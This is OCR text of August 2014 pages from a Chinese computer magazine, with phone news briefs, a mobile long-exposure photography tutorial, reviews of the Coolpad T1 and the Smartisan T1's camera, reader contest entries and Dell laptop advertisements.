
现在由一款旗舰机衍生出多款尺寸不一的变种是手机行业很常见的事，所以说在 G3 之后，LG 先后推出了 mini 机种 G3 s 和 Verizon 定制的 G3 Vista。而现在根据一段最新流出的宣传片来看，这个家族可能很快又要迎来新成员了。在视频中我们可以看到一款名为 G3 Stylus 的新机，感觉上它比 5.5 英寸的 G3 还要大，从先前流出的 UA profile 信息来看，其分辨率可能会和 G3 Vista 一样，只有区区 qHD（960×540）而已。考虑到 G3 Vista 是 5.7 英寸，从这两点来推测，它搞不好就是非运营商定制的市售版本。总之，既然都已经出现在宣传片中，那估计离正式推出也不远了。

窄边框超高屏占比 IUNI U3官微再爆料

IUNI 手机官方微博曝光了 IUNI U3 的相关配置，它将很有可能采用 2K 分辨率屏幕。早些时候 IUNI 官微再次发布了一张预热海报，并配以“方寸之间，极显巧思”的文字，大致可以猜出 IUNI U3 将在屏幕显示效果方面有不俗的表现。不过“5.5=5”似乎有点难度，众所周知，目前全球最薄手机是 ELIFE S5.5，该机的机身厚度仅 5.55mm，如果说 5.5 是指机身厚度的话，后面的 5 就是指屏幕尺寸，那这样一来 IUNI U3 或许将成为目前全球最薄的智能手机。但还有一种说法是目前很多厂商都在追求超高屏占比，这里或许是指将 5.5 英寸的屏幕做成 5 英寸的操作手感，这样的说法也与预热海报中的超窄边框遥相呼应。

一周

Windows Phone 8.1新消息 支持7英寸屏



据多家国外科技媒体报道，微软正在为即将推出的 Windows Phone 8.1 添加更多 Android 特性。根据泄露的开发文档显示，该更新将提供对 7 英寸手机的支持，分辨率保持在 1280×768 或 1280×800 像素。显然，微软似乎觉得 6 英寸机型已经不能满足用户，再加上 RT 平板的滞销，或许更大尺寸的 Windows “平板手机”更能吸引用户。不过，暂时并不清楚为什么屏幕分辨率没有支持 1080P 及更高，当然有可能是为了与高端 Windows 平板有效分离，直至平台完全整合。除了支持更大屏幕，Windows Phone 8.1 还将支持“智能外壳”功能，类似三星、LG、HTC 为其 Android 手机开发的产品，手机能够在佩戴外壳时显示一些个性化信息，实现更方便的应用形式。另外，其他潜在功能包括支持 LTE、自定义锁屏、开始屏幕文件夹及虚拟功能键等等。

第三方市场添乱 9%的Android应用有毒

Cheetah Mobile 刚刚发布的《2014 上半年安全报告》中称，Android 第三方应用市场大约有 9%的应用带有恶意程序，这份数据是在调查了 2014 年 1～6 月期间市场中的 2440 万个样本后给出的，其中有 220 万份包含恶意病毒，约占总量的 9%，而这个数字在 2012 年仅为 11 万份。目前 Android 官方市场 Google Play 中约有 150 万款不同类型的应用，每天的下载量比 AppStore 高出 45%，这还没有将第三方市场的数据计算在内。这些“问题应用”主要来自亚洲，数据显示，越南约有 3.65%的手机感染了病毒，印度以 2.96%位居第二，而此前一直被认作是最严重地区的中国以 2.45%位居第三。欧洲的情况同样不容乐观，报告里显示法国的手机感染率居然达到了 2.97%，比俄罗斯、英国等国家都要高出不少。Android 系统更加开源，应用类型也更多样化，产生这样的问题不足为奇，此次恶意应用主要集中在支付类软件上，各位 Android 用户可要当心了。

手机拍摄玩法更多 2

《爱上手机拍照》活动结束之后，老狼收到很多读者来信，希望活动继续举办。新一季的拍客大赛已经拉开了帷幕，本季主题：创意拍摄。老狼会在这里教给大家一些新的技巧，同时也希望大家发挥聪明才智，把你们的搞怪玩法，写下来发给我们（投稿地址：pcw-xb@vip.sina.com），一旦采用，将会有丰厚的稿酬哟。

本系列将会在老狼微信公众平台(laolang-pcw)同步更新，敬请关注。

暗黑魅影

手机长曝光的多种玩法

现在很多手机都有长曝光功能，不少朋友都向老狼询问该如何用手机玩好长曝光。这可是一个非常实用的功能，使用这一功能你可以创作出很多有趣的作品，在黑暗的环境中，你可以体验下光影的创作乐趣。相对于数码相机而言，手机的长曝光更加简单方便。

拍摄前的准备

玩好长曝光，首先需要一个稳固的支撑点，最好是三脚架。在网上花十多元买一个手机三脚架就可以了。下图就是老狼在网上买的手机三脚架，不过使用中出现过意外，支架折断了，于是取下卡手机的架子，架子下面的螺丝口正好和相机三脚架的螺丝口吻合，刚好可以“废物再利用”。除了三脚架，另外一个道具就是红外线笔，在书店花10元钱就能买到。

用三脚架可以将手机牢牢固定，这是玩好长曝光的首要条件

红外线笔有两种光线，一种是红外线光线，另一种小手电筒光线，两种光圈都可以在拍摄中利用

玩法一：光绘拍摄

光绘拍摄在相机上的设置相对复杂一点，在手机上的拍摄就非常简单了。下面我们以OPPO Find 7为例，介绍光绘摄影的方法。

拍摄前，选择一个黑暗的环境，可以是户外也可以是室内，下面的演示是在室内，晚上关闭窗户和门，一个全黑的环境是最理想的。

把手机架在三脚架上，然后将拍摄模式改为慢门拍摄，拍摄前先对好焦，以墙壁为写字墙。下面我们将用红外线笔在墙上写字。时间长短根据拍摄需要而定，OPPO Find 7的慢门时间最长可以设置为32秒，完全能够满足创作需要了。设置好后，就可以拿着笔在墙上写字了

第一次拍摄，用手按住红外线笔在墙上写字，由于速度过快，写的字出现断笔

汲取第一次的教训，直接用红外线笔在墙上写字，速度可以稍慢一点，写简单的数字和字母还是比较容易的


如果你是一个手绘达人，可以用手中的灯光勾画出酷炫的效果

玩法二：影子大战

小时候都喜欢玩灯光下的影子追逐游戏。虽然是一个简单的影子，但却可以变化出很多种效果，同时随着灯光的变化，影子可以变大变小，还可以变出夸张效果，如果用拍照的方式来表现，会有创作的效果。

把手机架在三脚架上，先调试灯光，道具可以是家里的小玩偶，需要注意的是，灯光的强弱很重要，光线太强，影子的效果很明显，但背景会照得很亮，破坏了画面的气氛，灯光可以弱一点，刚好照全影子的大小范围最好

以上是单张的拍摄，拍摄影子也可以用长曝光，把时间设置得越长，你就可以在同一个画面上多次重叠不同的影子，拍摄时，注意控制好时间。比如一个影子的曝光时间为2秒，在这2秒的时间里，最好保持不动，下一个影子的重叠位置要想好，一个完成后快速移到下一个位置，再曝光2秒，以此重叠，不过需要注意的是，这种拍摄就需要预先设计和构思了。


最后再来玩一下用手变化各种小动物的游戏吧，并送大家一张各种动物的参考图。家有小朋友的一定要学习哟，小孩会对此游戏非常兴奋，不仅会很崇拜你，同时也成为向伙伴炫耀的资本

将人与玩偶配合，来一场皮影大战的游戏吧。灯光的距离可以根据自己需要控制，灯光的远近位置不同，影子的大小、透视比例也就不同，拍摄时可以多尝试一下，突出重点

电脑报手机拍客大赛，即拍即传

在上下班的路上、旅行途中，看到有精彩的画面、美丽的风景，用手机随时拍下。参加电脑报手机拍客大赛，就有可能获得大奖哟，快来参赛吧！参赛方式非常简单，在微信中添加订阅号，然后回复上传你的拍摄作品即可。


投稿方式1：添加微信公众平台：laolang-pcw（回复直接上传作品）

投稿方式2：邮箱：pcw-xb@vip.sina.com

本周优秀作品选登

树之语　作者：朱永平
拍摄手机：iPhone 5s

一句话点评：
利用树的远近透视关系，来表现画面的空间距离。在构图上十分讲究，左右1/3的位置上的树木在夕阳的照射下充满美感，同时又相互呼应，表达了作者的创作想法。


暮色　作者：乐明
拍摄手机：华为U9508

一句话点评：
从一个水晶球里看风景有另一番味道，作者使用手机微距拍摄方式是一种创新。

OPPO·电脑报手机拍客大赛奖品设置

本次活动的奖品由 OPPO 提供，有智能手环、移动电源等。季度大奖为 OPPO Find7 轻装版一台，欢迎大家参与拍客大赛！

季度奖(1名)
4G全能旗舰
OPPO Find 7轻装版

月赛一等奖（1名）
iLKE头戴式
蓝牙耳机LE903

月赛二等奖（5名）
iLKE 10000mAh
移动电源BY901

月赛三等奖（5名）
iLKE 5200mAh
移动电源BY505

责编:陈小豆　**美编**:毛代洪　**组版**:姚永福　**责校**:曾灿
日期:2014.8.11　**投稿邮箱**:pcw_mobile@vip.sina.com

4G 双卡还不够

酷派双棒T1手机评测

手机扫描二维码
全彩内容随身读

Coolpad
08:04
晴
北京 0°
周三
6月25日 2014
08:04
音乐
视频
照片
相机

随着电信4G正式放号，支持电信4G制式的手机纷纷面市，与营运商合作一向紧密的“中华酷联”，这次是酷派抢在了前头。继S6之后，酷派又推出了一部支持双卡电信4G的双棒T1手机。该机集5.5英寸大屏、高通四核、双卡双待等众多特点，又以千元定位丰富了用户的购机选择。今天我们就展开对酷派双棒T1的详细评测。

塑料感较强 屏幕颗粒感明显

酷派双棒T1手机（和锤子T1似乎有种遥相呼应的感觉），全白的前后面板、金属银色中框、方方正正的机身轮廓等等，延续了一贯的简洁。

双棒T1背壳采用了塑料材质，加上银色的中框，塑料感较强。其背壳有很浅的点状纹路，手感相对磨砂、钢琴烤漆壳有所不同，更加防滑，而且不易留下指纹。背壳感觉盖得不紧，轻微按压时会有些松动。

屏幕下方则是Android常规的“三剑客”，均采用了触控设计，并具备背光和反馈效果。不太方便的是，电源键和音量键分别位于机身左右两侧，而且都在较靠上的位置，不管用哪只手握住手机，手指都无法轻易触到按键。

电池上部为SIM卡和TF卡槽区域，两个SIM卡槽位置分开，其中SIM卡1支持电信4G/3G网络（WCDMA仅漫游时支持），SIM卡2则支持移动和联通的2G网络

双棒T1拥有一块5.5英寸720P分辨率的触摸屏，屏幕显示谈不上细腻，有比较明显的像素颗粒，甚至一些文字在肉眼下就能看到锯齿。屏幕色彩还是比较艳丽的，色彩偏暖色，效果比较浓郁。亮度足够，但是自动亮度基本不能用，手机在不同的环境中，自动亮度基本没有变化，偏暗都很明显，需要手动调整。

侧面看过去，双棒T1有这种三层夹心的效果，上下缝隙做得比较规整。背面摄像头有轻微凸起，还好平放时机身翘起的情况并不明显


19:57
04:57
Coolpad
锁屏键和音量键分别在机身左右两侧，且位置都靠上，单手握持时无法触到

Cool UI 5.5细节待提升


双棒T1和最近的酷派大神1S等新品采用了相同的Cool UI 5.5，和5.0版本相比，整体变化不大，没有跟风扁平化，图标配色方面倒是更像MIUI。Cool UI给人整体感觉比较朴素，可能不太合年轻人的口味。当然，可以通过其酷秀应用下载主题换肤。

Cool UI 5.5基于Android4.4系统定制，基本看不到原生系统的痕迹，在锁屏页面随意滑动解锁（滑动幅度要稍大点，不然没反应），也可以直接启动相机、电话和短信。应用程序沿用了二级菜单设计。


变化比较大的是下拉栏，改头换面采用磨砂透明效果。第一行为常用功能开关，点击右上角图标展开更多快捷开关。让人感觉不爽的是，通常查看推送消息后点一键清理，下拉栏会自动弹回，但是双棒T1需要你再进行一个上滑操作来退出下拉栏，让人很不习惯。


请回电，谢谢！

在短信界面可以选择由哪个卡发出，短信字体大小也可以通过两指滑动进行调整



双棒T1双卡的切换操作很直观，4G开关被单列出来，方便用户使用



下拉栏展开看起来是不是有些类似iOS7

双棒T1是支持双卡双待的，在手机设置中其双卡的切换操作很直观，你可以看到当前两张卡的运营商情况，还可以设置数据网络、通话默认使用的SIM卡。不管是在下拉栏还是设置中，都有独立的4G开关，这样的设计方便了用户的使用。

至于瀑布流、酷管家、酷安全，还有悬浮C键、手势唤醒等功能，在Cool UI 5.5当中都被保留。这些功能在此之前也为大家介绍了不少，为手机的操作提供了更多便捷。

1GB运存刚刚够用

在硬件配置上，双棒T1采用了高通骁龙400的MSM8926四核处理器，并辅以1GB RAM和8GB ROM组合。在安兔兔跑分测试中，17000左右的总分体现出了其应有水平，虽然不能与动不动就30000多分的机型相提并论，但是日常应用也能满足。

不过在如今应用程序越来越臃肿的情况下，1GB RAM还是显得有点捉襟见肘，在安装了5个游戏和安兔兔之后，开机剩余RAM 240MB，可用ROM空间也仅为2.5GB。试玩的几款游戏中，除了《超级蜘蛛侠》（酷游宝贝中下载安装）无法启动外，其他几款游戏包括《真实赛车3》都能流畅运行。在玩了十几分钟游戏后，机身发热情况也在可接受范围内。


双棒T1搭载的是2500mAh容量电池，既要应付一块5.5英寸高清屏，又要满足双卡双待的要求，续航压力大，中度使用大概坚持一天，准备一块备用电池或移动电源是很有必要的。


圈数 1/1
1:02.308
8名
86 MPH
《真实赛车3》运行较为流畅，游戏中的一些光影效果也得到了展现


拍照表现一般

现在有很多手机都着力强调拍照，双棒T1则表现得比较中庸，从其800万像素+200万像素摄像头组合就能看出。主相机在功能方面，支持人脸识别、HDR、画中画、轨迹拍照、留声拍照等模式。画质处于中等水平，色彩偏冷，在室内和一些户外环境中，白平衡容易出现偏蓝的情况。

前置摄像头默认开启美颜，磨皮情况比较明显。由于仅200万像素，不论是否使用美颜功能，画面难免会有较多的细节丢失。偏色情况也比较明显，难让人满意。


双棒T1提供了目前主流的拍摄功能，左右滑动即可在录像、拍照、预览三种模式中切换


白天拍摄眩光控制较差，细节丢失较多


前置摄像头自拍偏色明显，也存在白平衡偏蓝的情况

产品总评75分

> 目前电信4G手机并不多，这大概就是酷派双棒T1的优势所在。但是从整体来说，其手机配置、操控体验和性价比等方面都不尽如人意，随着更多电信4G手机的迅速上市，其优势有可能很快就不复存在。
>
> @电脑报陈小豆

优点

双卡设置操作清楚
背壳防滑、不易留指纹
短信界面两指滑动可调整字体大小

缺点

屏幕像素颗粒感明显
自动亮度过暗
塑料感较强
机身侧边按键位置太靠上，不易操作
主摄像头室内白平衡偏蓝
前置摄像头偏色严重

基本参数

5.5英寸 1280×720像素/149.6mm×77mm×7.9mm/Android 4.4/高通MSM8926四核1.2GHz/1GB/2500mAh/前置200万像素/后置800万像素

■**参考价格：1299元**

跑分测试

《安兔兔 V4.5》总分	17057

视频硬解测试

《超能陆战队》RMVB/720P	流畅
《窃听风云 3》AVI/1080P	较流畅
《哥斯拉》MP4/1080P	流畅

续航测试

8 小时待机	耗电 2%
1 小时视频	耗电 11%
30 分钟游戏	耗电 15%
30 分钟 WiFi 上网	耗电 7%

游戏测试

《真实赛车 3》	较流畅
《小黄人快跑》	流畅
《杀手 2》	流畅

长期测试 | Smartisan T1

拍摄专项测试

手机扫描二维码
全彩内容随身读


其实关于拍摄功能的介绍，在Smartisan T1的发布会上所占比例并不大，但老罗为它吹下的牛却不小，比如“欢迎与市面上任何一款手机进行对比”。要知道在各大厂商都将拍摄功能视为重点，甚至将它打造成核心卖点的今天，连苹果、三星、HTC等一线大厂，都不敢轻易对自己的产品夸下如此海口，T1真的有这么强吗?

功能/设计层面喜忧参半


拍摄毫无疑问是目前手机功能层面最受消费者关注的地方，这也是各大厂商纷纷在此做文章的原因。实际上老罗团队并没有对 T1 的拍摄功能大书特书，只是“吹嘘”了一番它的拍摄效果，为此还把五十岚千秋先生搬了出来。在进入主题，分析 T1 样张和对比其他产品之前，我想先和大家聊聊它的几个和拍摄相关的小设计。

首先是发布会被画上浓墨重彩的“全球最快抢拍”功能，只要同时按住两侧任意键，T1 就会自动启动相机，并对取景框中的物体进行最近到无穷远自动对焦，用户只要放掉其中一根手指，系统就会自动连拍 3 张照片。听起来是不是很酷? 但我们试用了一下发现它有两个问题：1.使用几率极低，甚至可有可无；2.无论你是两边一起放还是只放掉其中一根手指，手机都有掉落的危险。另外，尽管 T1 的相机启动和快门速度都不错，但对焦速度偏慢，应该是对焦马达的硬件性能或调试不到位造成的。

其次是几个我觉得比较贴心的设计，比如拍照和摄像按钮处于同一界面、保存方向提示、自拍镜像、侧键直接加减曝光等等。虽然有些功能其他手机也有，但 T1 将它们整合了起来，并且做得更人性化。除此之外，T1 在拍摄功能层面几乎就没什么特别之处了，甚至连机机都有的变焦功能都取消了。对于这点恐怕还是值得商榷，尽管用的人很少，画质也会因此降低，但直接取消难免有“强奸”用户的嫌疑，这让我想起了不能换壁纸的设计，都是不讨好用户的做法。



◀可以说在 3000 元价位，T1 的拍摄功能几乎是最简单的，完全不像其他手机那么花哨，不过倒是有一些贴心的小设计，比如保存方向提示



前置摄像头可以记录“镜子里的你”和“别人眼中的你”，当然在取景框中是看不出区别的，只有拍摄完成后才有镜像与不镜像的效果

本期评分83

■**基本参数**：4.95英寸1920×1080像素/Smartisan OS/2.5GHz高通骁龙801四核/高通 Adreno 330/2GB/2570mAh/后置1278万像素/前置503万像素/141mm×67.74mm×8.23mm/167g

■**参考价格**：**3150**元(32GB)

点赞

细节设计比较人性化
曝光、白平衡、色温精准
取景时可直接调整曝光补偿
抢拍功能在需要时能发挥作用

建议

提升对焦速度
加入变焦功能
抢拍操作手机有掉落危险，需要改进

单看画质 老罗没有吹牛

下面正式开始实拍样张分析。我们选择了 iPhone 5s、索尼 Xperia Z2、nubia Z7 Max 这 3 款不同价位的产品作为比较对象，应该说它们都代表了各档次拍照手机的较高水准。为了尽量保证测试条件的公平统一，4 款手机均在自动 / 普通模式下安装脚架倒计时(如有)进行拍摄，取局部 100%放大截图进行比较。日光样张为早上 7:30 左右拍摄，光线充足，无明显太阳照射。夜景为晚上 20:30 左右拍摄，几乎已经没有自然光，所有环境光均由公共 / 民用光源产生。


经过对日光拍摄样张的对比与分析我们认为，T1 的综合表现是比较出色的，白平衡及曝光都很准确，锐度、解析力和抑噪也值得肯定。最关键的是，我们并没有在画面中发现有媒体所说的紫边现象，即使在白色天空和树叶交界处这种紫边高发区，也没有看到。相比之下，5s 的样张有些曝光不足，锐度也不够。Z2 的表现也很出色，曝光精准、画面干净，而且色彩明显进行了优化，天空更蓝，草地更绿，不过也许正是为了保证画面的纯净度，达到抑制噪点的目的，它的锐度不够，叶片之间的轮廓相对模糊。Z7 Max 的样张曝光也有些不足，噪点相对突出，而且画面中部有些泛红，实际上它的自动模式和手动模式差距很大，这在夜景部分体现得更为明显。

再来说说几款手机在夜景，也就是暗光下的表现。实际上大家从 100%局部放大图可以看到，T1 的综合表现几乎还是最好的，整个色温、色彩、曝光最接近人眼看到的情况。虽然噪点依然比较明显，解析力也不算高，但手机的自动模式基本也就这水平了。5s 在曝光、抑噪、解析力方面的表现和 T1 很接近，只是色温和白平衡有区别，画面看上去有些泛黄，尤其是大桥灯光照射的区域，色温偏低，白平衡不够精准。Z2 的画面最特别，曝光过度，整个画面的亮度明显高于其他机型，灯光照射区域光染严重。虽然画面纯净度最高，但也正是因为如此，抑噪的同时降低了画面锐度，感觉比较肉。Z7 Max 整个画面曝光不足，漆黑一片，几乎就只有大桥区域的灯光清晰可见，而且应该也是为了抑噪，造成了画面非常模糊，100%放大截图甚至让我们有虚焦的感觉，自动模式相当吃亏。


工程师总结 | 周一

很明显T1的拍摄走的是iPhone路线，没有太多花哨的功能，追求的是“用最简单的方式拍出最接近真实的效果”，老罗基本上做到了他在发布会上“吹嘘”的几个点。不过T1可以改进的地方还有很多，有的应该可以通过系统升级实现，比如加入数码变焦功能；有的恐怕只能等到下一代产品再改进了，比如对焦马达速度偏慢。T2应该会有更出色的表现。


至此，Smartisan T1的测试就暂告一段落了，在下次长期测试中，我们将为大家带来小米手机4的外观设计篇，敬请关注。



日光及夜景实拍原图，所有手机均在自动 / 普通模式下安装脚架倒计时(如有)进行拍摄，红框圈出范围即测光、对焦和 100%放大区域



4 款手机日光实拍样张 100%放大截图，从左到右从上到下分别为 5s、T1、Z2、Z7 Max



4 款手机夜景实拍样张 100%放大截图，从左到右从上到下分别为 5s、T1、Z2、Z7 Max

PS：所有样张均在自动 / 普通模式下进行拍摄，不代表 4 款机型的最高水平，分析结果仅供参考。

责编:于磊斌　**美编**:毛代洪　**组版**:姚永福　**责校**:杨军
日期:2014.8.11　**投稿邮箱**:pcw-report@vip.sina.com

戴尔电脑
你购机 我买单③

●第三期活动参与两步曲:

1、购机

拨打 **800 858 2444**(固话)

或 **400 885 8555**(手机)购买 DELL 家用电脑。

2、晒单

①将晒单内容发送至新浪微博,并 **@ 电脑报**和 **@ 戴尔促销**;

②将晒单内容发送至电脑报微信公众帐号:**CQCPCW**;

③在电脑报论坛(**http://bbs.icpcw.com**)的活动专区活动主题贴内晒单。

第三期活动时间:8 月 1 日 -10 月 31 日

奖项设置:

1、月月喜返现红包 每月狂返奖一名(返现 2000 元)、红心奖一名(返现 1500 元)、激情奖五名(各返现 500 元)。注:上述金额均为税前数字。

2、季季乐免单大奖 每个季度将抽出一个全额免单大奖!

3、幸运参与奖 每月 10 名,可获得价值￥80 的便携音箱一个。

●集月历!赢大奖!

无论购买与否,只要你集齐 2014 年的月历(月历刊登在每月的最后一期末版),并寄送给我们,便能参与年终的抽奖活动!

电脑报官网
8月活动三弹齐发

活动一:订阅电脑报官网微信,抽取幸运大奖

订阅方式 1:微信拍摄上图二维码。

订阅方式 2:微信添加好友——查找公众号——搜索:icpcw520

订阅方式 3:微信添加好友——查找公众号——搜索:小生就在两江畔

订阅官网微信的读者,都有机会赢得我们送出的精美礼品。

活动二:来电脑报论坛灌水,轻松拿礼品


参与地址:http://www.icpcw.com/hd08.htm

恰逢七夕,来论坛聊聊你或你身边人的浪漫经历。字不在多,参与则行;图不在美,有诚则灵。

活动三:官网专属团购,电粉特惠价

参与地址:http://www.icpcw.com/tg08.htm

电脑报官网特别申请的超低价团购,只限 8 月,不限数量,为电粉谋福利!



Dell 推荐使用 Windows。

DELL

随行乐随兴 我是今夏潮玩家

听着音乐感受清爽海风,看着大片穿过峡谷秘境,躲进山林避暑玩场游戏,一本随行,乐随兴。还不趁着夏天,轻装尽兴玩?现在,买轻薄娱乐本,优惠高达300元,更有好礼等你拿!

缤纷好礼

戴尔 灵越 14 3000系列笔记本

¥3,899

- 第四代智能英特尔® 酷睿™ i5-4210U 处理器
- Windows 8.1 中文版
- 4GB 内存
- 500GB 硬盘
- 1GB 显卡
- 14" LED 背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送基础包鼠套装
- 加99元升级至2年上门服务

高清盛宴

◂ 炫彩外壳,爆潮设计拉风抢眼

◂ 性能强劲内芯,疾速高清体验

◂ 轻薄有型,随身随行大放光影

双重惊喜

蓝色魅力外型,超凡强悍内芯,2GB独立显卡,非凡娱乐体验。

戴尔 灵越 15 3000 系列笔记本

¥5,499

- 第四代智能英特尔® 酷睿™ i7-4510U 处理器
- Windows 8.1 中文版
- 8GB 内存 / 1TB 硬盘
- 2GB 显卡
- 15.6" LED背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送基础包鼠套装 / 加99元升级至2年上门服务

潮牌好礼

全新光感弧设计,轻薄有型,疾速高清,看剧游戏更尽兴。

戴尔 灵越 15 5000 系列笔记本

¥4,699

- 第四代智能英特尔® 酷睿™ i5-4210U 处理器
- Windows 8.1 中文版
- 4GB 内存 / 500GB 硬盘
- 2GB 显卡
- 15.6" LED背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送Skullcandy耳机

声色魅礼

无边框设计,轻薄简约之美,丰富接口,畅连多种影音设备。

戴尔 灵越 20 3000 系列(3043) 一体机

¥2,799

- 英特尔® 赛扬® 处理器 N2830
- Windows 8.1 中文版
- 4GB 内存 / 500GB 硬盘
- 英特尔® 核芯显卡
- 19.5" LED 背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送Skullcandy耳机

立减300

精巧外观,高端配置,海量存储空间,极致视听娱乐体验。

戴尔 灵越 3000 系列台式机

¥4,499

- 第四代智能英特尔® 酷睿™ i3-4150U 处理器
- Windows 8.1 中文版
- 4GB 内存 / 500GB 硬盘
- 1GB 显卡
- Dell S2240M 21.5" 全高清LED显示器

- 推荐升级至Windows 8 Pro
- 加59元得奋达音箱

扫描更多惊喜

Dell 推荐使用 迈克菲安全中心。 McAfee An Intel Company

迈克菲,英特尔公司全资子公司,全球最大的专注于安全技术的厂商,为您提供全套功能安全防护软件。杀毒,防黑客,防盗号,拦截垃圾邮件及色情防护。让您网上冲浪不怕木马攻击。现在加RMB200元,即可升级拥有3年迈克菲软件。

更多选择请致电 800 858 2444 固话免费咨询电话 400 885 8555 手机拨打免长途费 dell.com.cn/go 或登陆戴尔官网

intel inside CORE i7

英特尔® 酷睿™ i7

本版广告有效期:2014年8月8日至2014年8月14日 此优惠金额已经包含在所示价格中。

戴尔的常规条款和条件在此适用,并可网上获得或致函索取。戴尔会尽力排查报价错误或其他错误,但由于我们的疏漏,某些错误仍可能发生。戴尔有权利不接受任何包含错误信息的订单。以上图片仅供参考。戴尔、戴尔标志、Inspiron和XPS是Dell Inc 的注册商标或商标。超极本、赛扬、Celeron Inside、Core Inside、英特尔、英特尔标识、英特尔凌动、Intel Atom Inside、英特尔酷睿、Intel Inside, Intel Inside 标识、英特尔欢跃、英特尔博锐、安腾、Itanium Inside、奔腾、Pentium Inside、vPro Inside、至强、至强 Phi 和 Xeon Inside 均是英特尔公司在美国或其他国家的商标。微软、微软标识和Windows是微软公司在美国和其他国家的商标/注册商标。文中提及的其他商标或商品名称均指拥有该商标或名称的机构或其产品。戴尔不拥有其他机构的商标和商品名称的相关权益。版权 © 2014 Dell Inc 版权所有。请浏览以下网站获得更多信息 www.dell.com.cn/product_information